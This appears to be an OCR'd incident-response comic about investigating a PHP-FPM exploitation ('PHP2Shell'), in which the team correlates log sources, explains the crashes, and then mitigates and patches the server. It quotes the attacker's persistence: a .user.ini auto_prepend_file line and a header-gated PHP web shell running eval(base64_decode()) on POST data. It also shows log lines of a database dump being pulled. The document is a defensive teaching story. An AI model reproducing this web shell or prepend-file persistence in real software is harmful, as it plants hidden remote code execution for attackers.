
THE DFIR CHRONICLES



PHP2Shell – The Phantom Execution

The DFIR Chronicles

Details of two PHP flaws just leaked.

CVE-2026-109618 and CVE-2026-109619 ("PHP2Shell")

CVSS v4 9.2

Unauthenticated requests that run code inside PHP.

Does it hit PHP-FPM?

FPM, mod_php, php-cgi. Fixes due tomorrow, 14:00 UTC.

Until then, there's no fix to install.

The DFIR Chronicles

21 October, 02:31 UTC.
Halvane Mutual's claims portal,
claims-web-01.

```
[21-Oct-2026 02:31:09] WARNING: [pool claims] child 4093 exited on
signal 11 (SIGSEGV) after 1712.402118 seconds from start

[21-Oct-2026 02:31:09] NOTICE: [pool claims] child 4101 started
```

A POST, then a PUT, every three minutes. Each time a PHP-FPM worker dies.

```
[21-Oct-2026 03:01:09] WARNING: [pool claims] child 4203 exited on
signal 11 (SIGSEGV) after 360.472066 seconds from start
```

03:07:38. The same pair from 203.0.113.88. This time, no crash.

The DFIR Chronicles

The DFIR Chronicles



The DFIR Chronicles

Collected live at 07:40. Portal still online.

Seven logs from seven sources.

.--.
(o_o)
/|\---
/ \

```
/var/log/nginx/claims_access.log | 21/Oct/2026:02:31:08 +0000

/var/log/nginx/claims_error.log | 2026/10/21 02:31:09

/var/log/php/claims_error.log |  [21-Oct-2026 02:31:08 UTC]
```

```
/var/log/php8.4-fpm.log | [21-Oct-2026 02:31:09]

/var/log/php8.4-fpm/claims-access.log | 2026-10-21T02:31:08Z
```

Five different timestamp formats.

No stock Velociraptor artifact parses six of them.

.--.
(o_o)
/|\---
/ \

Then we can't join them yet.

The DFIR Chronicles

Terminal: INPUT_LOG_FILE=case/var/log/nginx/claims_access.log SOURCE=nginx build/grokit --unify

grokit --unify. One grok expression per log file.

SOURCE=nginx. Nginx and Apache logs look alike.

%{IP:src_endpoint_ip} - %{NOTSPACE:actor_user_name} \[%{HTTPDATE:time}\] "%{WORD:http_method} ...

And the kernel log, Bitty?

Tagged the segfault lines. GrokIT parses only those.

Terminal: sed '/segfault/ s/^/[GrokIT] /' case/var/log/kern.log > case/kern_tagged.log

Same OCSF names everywhere. Time, IP and PID become join keys.

Velociraptor: !run Custom.Linux.Sys.GrokLog LogPath=/var/log/nginx/claims_access.log Grok='...'

The DFIR Chronicles

POST gets 500. One second later, a PUT gets 502.

Velociraptor: !run Custom.Linux.Sys.GrokLog LogPath=/var/log/nginx/claims_access.log Grok='…' LineRegex='" 50[0-9] '

```
02:31:08 | 203.0.113.47 | POST | /claims/upload.php | 500
02:31:09 | 203.0.113.47 | PUT  | /claims/api/upload-chunk.php | 502
```

Every three minutes. .47, .61 and .88 take turns.

```
02:34:08 | 203.0.113.61 | POST | /claims/upload.php | 500
```

cl=- means no Content-Length. Chunked, 8.5 MiB received.

```
rl=8912896 cl=- rt=0.842
```

Twelve POST 500s. Only eleven PUT 502s.

```
03:12:57 | 198.51.100.73 | POST | /claims/api/appraisals.php | 502
```

And one 502 for the appraisal firm.

The DFIR Chronicles

Every 500 has a fatal error. Same second.

```
Velociraptor: !run Custom.Linux.Sys.GrokLog
LogPath=/var/log/php/claims_error.log
Grok='...' Patterns='...'

[21-Oct-2026 02:31:08 UTC] PHP Fatal error:
Allowed memory size of 134217728 bytes
exhausted ... in Unknown on line 0
```

Unknown on line 0. No script line ran.

(o_o)

Out of memory while parsing the multipart body.

```
[21-Oct-2026 03:07:38 UTC] PHP Fatal error:
Allowed memory size of 134217728 bytes
exhausted ... in Unknown on line 0
```

134217728 bytes. 128 MiB, the full memory_limit.

01:00:43 is a customer. 25 photos, limit 20.

(o_o)

```
[21-Oct-2026 01:00:43 UTC] PHP Warning:
Maximum number of allowable file uploads
has been exceeded in Unknown on line 0
```

The DFIR Chronicles

```
[21-Oct-2026 02:31:09] WARNING: [pool claims]
child 4093 exited on signal 11 (SIGSEGV) after
1712.402118 seconds from start
```

Child 4093, signal 11.
Kernel segfault,
same second.

```
2026-10-21T02:31:09Z ... php-fpm8.4[4093]:
segfault at 7f3a1c2f4018 ip 000055d0c4093e1f
sp 00007ffd2b9c1d70 error 6
```

Same instruction pointer
eleven times.
Error 6, a write.

```
Terminal: grep -rn request_parse_body /var/www/claims/public
```

```
/var/www/claims/public/claims/api/upload-chunk.php:21:[$fields,
$files] = request_parse_body();
```

upload-chunk.php calls
request_parse_body().
A second body parse.

*POST corrupts
the worker.
PUT makes it
parse again.*

*Twelve SIGSEGVs,
though. The last
one doesn't fit.*

The DFIR Chronicles

Sequence twelve. The PUT got a 200.

Same worker as the POST. pid=4127, 131072 KB.

```
2026-10-21T03:07:38Z 203.0.113.88 "POST /claims/upload.php" 500 406.981 ms 131072 KB pid=4127

2026-10-21T03:07:39Z 203.0.113.88 "PUT /claims/api/upload-chunk.php" 200 912.044 ms 131072 KB pid=4127
```

```
[21-Oct-2026 03:12:57] WARNING: [pool claims] child 4127 exited on signal 11
(SIGSEGV) after 2148.402117 seconds from start
```

Then 4127 dies at 03:12:57, serving the appraisal firm.

No memory error first. Different instruction, a read fault.

```
2026-10-21T03:12:57Z ... php-fpm8.4[4127]: segfault at 7f3a1c0e2010
ip 000055d0c41f2a8b sp 00007ffd2b9c1e40 error 4
```

The attacker broke 4127. The firm got blocked.

The DFIR Chronicles

Owner www-data, 03:07:39. The second of the 200.

```
/var/www/claims/public/.user.ini | 2026-10-21 03:07:39 | 95 | -rw-r--r-- | 33 | 33
```

auto_prepend_file. Runs before every PHP script on the site.

```
; cache settings

auto_prepend_file=/var/lib/php/sessions/sess_9f2c4e1a7b3d5c8e0a6f2b9d4c1e7a3f
```

That's no session. It's PHP code.

```
<?php @touch(__FILE__);

if (($_SERVER['HTTP_X_CLAIM_REF'] ?? '') === '89292cbca1564d5a9652c3873d479ec1') {

 @eval(base64_decode($_POST['d'] ?? ''));
```

touch() resets its age. Session cleanup never deletes it.

Only the right X-Claim-Ref header reaches the eval.

The DFIR Chronicles

203.0.113.201 - - [21/Oct/2026:03:43:31 +0000] "POST /claims/status.php HTTP/1.1" 200 61

status.php accepts only GET. Three POSTs, all 200.

The prepended code ran before the method check.

2026-10-21T03:44:02Z 203.0.113.201 "POST /claims/status.php" 200 21483.112 ms 6144 KB pid=4217

21483 ms in worker 4217. That's the database dump.

203.0.113.201 - - [21/Oct/2026:03:51:40 +0000] "GET /uploads/incoming/.tmp_5e1b9c.sql.gz HTTP/1.1" 200 48213077 "-" "curl/8.5.0"

203.0.113.201 - - [21/Oct/2026:03:52:15 +0000] "POST /claims/status.php HTTP/1.1" 200 23

curl pulled 48213077 bytes. The next POST deleted it.

Process list is clean. It all ran inside PHP-FPM workers.

The DFIR Chronicles

Terminal: grep -n -E 'memory_limit|upload_progress|user_ini' /etc/php/8.4/fpm/php.ini

9:memory_limit = 128M

46:session.upload_progress.enabled = On

CISA says take it offline. Claims volume is high.

Then remove memory_limit. Don't lower it.

A lower limit fails allocations sooner. That's the trigger.

memory_limit = -1

session.upload_progress.enabled = 0

Set as php_admin_value. A .user.ini can't override it.

We stay online with mitigations until 14:00.

The DFIR Chronicles

Terminal: sudo apt-mark unhold php8.4-fpm php8.4-cli php8.4-common php8.4-mysql php8.4-opcache php8.4-readline

8.4.27 is out. Removing the hold, then upgrading.

Terminal: sudo systemctl restart php8.4-fpm

Patched and restarted. Now check the document root.

Terminal: cat /var/www/claims/public/.user.ini

auto_prepend_file=/var/lib/php/sessions/sess_9f2c4e1a7b3d5c8e0a6f2b9d4c1e7a3f

Still there. The upgrade replaced PHP, not .user.ini.

Terminal: sudo rm /var/www/claims/public/.user.ini /var/lib/php/sessions/sess_9f2c4e1a7b3d5c8e0a6f2b9d4c1e7a3f

Hashes taken. Delete both, then restart every worker.

Rotate every secret in .env. I'll file the breach notice.

The DFIR Chronicles

Honeypots saw it on 17 October. Hunt back from there.

```
in Unknown on line 0

exited on signal 11 (SIGSEGV)

POST /claims/status.php
```

Three detections, live across the fleet.

```
deny 198.51.100.73;  # on-call: this client crashes php-fpm

Terminal: sudo systemctl reload nginx
```

Firm unblocked. They'll resend the three refused reports.

Next time, check the worker's history before blocking.

Eleven crashes made the noise. One 200 did the damage.